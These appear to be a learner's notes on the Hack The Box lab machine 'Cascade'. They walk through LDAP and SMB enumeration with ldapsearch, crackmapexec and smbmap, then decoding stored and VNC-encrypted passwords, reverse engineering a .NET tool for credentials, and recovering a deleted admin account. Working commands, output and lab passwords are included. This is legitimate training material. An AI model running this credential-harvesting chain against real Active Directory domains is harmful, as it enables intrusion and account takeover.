Cascade

Notes

SMB
- Usernames/groups?
- File Shares
- Bruteforce

LDAP
- Usernames
- Other info

Useful Powershell commands:
- whoami /all
- net user <username>
-

creds

r.thompson:rY4n5eva
s.smith:sT333ve2
arksvc:w3lc0meFr31nd
TempAdmin:baCT3r1aN00dles

Enumeration

ippsec uses rpcclient to enumerate users, then creates a custom password list to set up a brute force using crackmapexec
However, rpcclient doesn't seem to work anymore (I tried resetting the box too)


----

smb enumeration:
- Using smbclient with anonymous login, no shares found
- Using crackmapexec smb 10.10.10.182 -u '' -p '' --shares shows nothing either

----

ldap enumeration

getting naming contexts to put at end of query



```
└─$ ldapsearch -x -H ldap://10.10.10.182 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```


ldapsearch -x -H ldap://10.10.10.182 -s sub -b 'DC=cascade,DC=local'
→ gives a lot of information about users
→ let's try to get the information we want out of it

cat tmp | awk '{print $1}' | sort | uniq -c | sort -nr | grep ':'
-> getting first part of each line, sorting by least number of repeats to look at unique info

from the output, cascadeLegacyPwd looks promising

Ryan Thompson:
r.thompson:clk0bjVldmE=
base64 -d:
r.thompson:rY4n5eva

MORE ENUMERATION WITH OUR NEW CREDS!!!



```
┌──(bokki㉿kali)-[~/htb/Cascade]
└─$ crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.loc
al) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva

┌──(bokki㉿kali)-[~/htb/Cascade]
└─$ 
```

```
┌──(bokki㉿kali)-[~/htb/Cascade]
└─$ crackmapexec winrm 10.10.10.182 -u r.thompson -p rY4n5eva
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\r.thompson:rY4n5eva

┌──(bokki㉿kali)-[~/htb/Cascade]
└─$
```

```
┌──(bokki㉿kali)-[~/htb/Cascade]
└─$ crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva --shares
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.lo
cal) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
SMB         10.10.10.182    445    CASC-DC1         [+] Enumerated shares
SMB         10.10.10.182    445    CASC-DC1         Share           Permissions     Remark
SMB         10.10.10.182    445    CASC-DC1         -----           -----------     ------
SMB         10.10.10.182    445    CASC-DC1         ADMIN$                          Remote Admin
SMB         10.10.10.182    445    CASC-DC1         Audit$
SMB         10.10.10.182    445    CASC-DC1         C$                              Default share
SMB         10.10.10.182    445    CASC-DC1         Data            READ
SMB         10.10.10.182    445    CASC-DC1         IPC$                            Remote IPC
SMB         10.10.10.182    445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         10.10.10.182    445    CASC-DC1         print$          READ            Printer Drivers
SMB         10.10.10.182    445    CASC-DC1         SYSVOL          READ            Logon server share
```

Another one to try (doesn't work, but try loggin in to winrm):

evil-winrm -i 10.10.10.182 -u r.thompson -p rY4n5eva

-> but I think crackmapexec is verifying if this is possible or not.

Another one:

smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'


-> seems to do the same thing as crackmapexec smb --shares

----

smb has some shares we can look at

doing it manually is for plebs, so let's use a module in crackmapexec
crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva -M spider_plus
-> cool tool to view json output: jq . out.json

some interesting files to check:
- IT/Temp/s.smith/VNC Install.reg
→ "Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
- IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log
look at pic:



```
└─$ cat 'IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log'
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

- NETLOGON/MapAuditDrive.vbs
-> nothing, sometimes passwords can be found in NETLOGON
- NETLOGON/MapDataDrive.vbs
→ nothing

we can mount the smb shares with:
sudo mount -t cifs -o 'user=r.thompson,password=rY4n5eva' //10.10.10.182/Data mnt/data/

let's decrypt the password given for s.smith. regular hex decoding doesn't work, so after some research, we learn that VNC has a fixedkey encryption algorithm
https://github.com/frizb/PasswordDecrypts ← decrypts the hex to plaintext :D
s.smith:sT333ve2

let's try crackmapexec smb and winrm with new creds
→ steve can read Audit$ share
→ steve can winrm into the box!

priv esc

steve has access to the Audit$ share. we can do the same thing as before to spider for interesting files, and mount the share onto our machine

audit/DB/Audit.db is an sqlite3 database we can dump with:

```
sqlite3 Audit.db .dump
```

-> gives creds: ArkSvc:BQO5l5Kj9MdErXx6Q6AGOw==
decoded:
ArkSvc:D|zC; (this does not work and looks like it is further encrypted)

audit/CascAudit is a .NET assembly. Let's move to a windows box to analyze this

hosting the files in audit using impacket-smbserver:

```
sudo impacket-smbserver -smb2support doggy $(pwd)
```

by reverse engineering, we get creds:
arksvc:w3lc0meFr31nd

after using winrm to login, we see that arksvc is part of the ADRecycleBin group, which can see deleted AD objects

Using first command from:
https://opentechtips.com/how-to-query-deleted-ad-users-with-powershell/
we can recover deleted users (and a password)

TempAdmin:baCT3r1aN00dles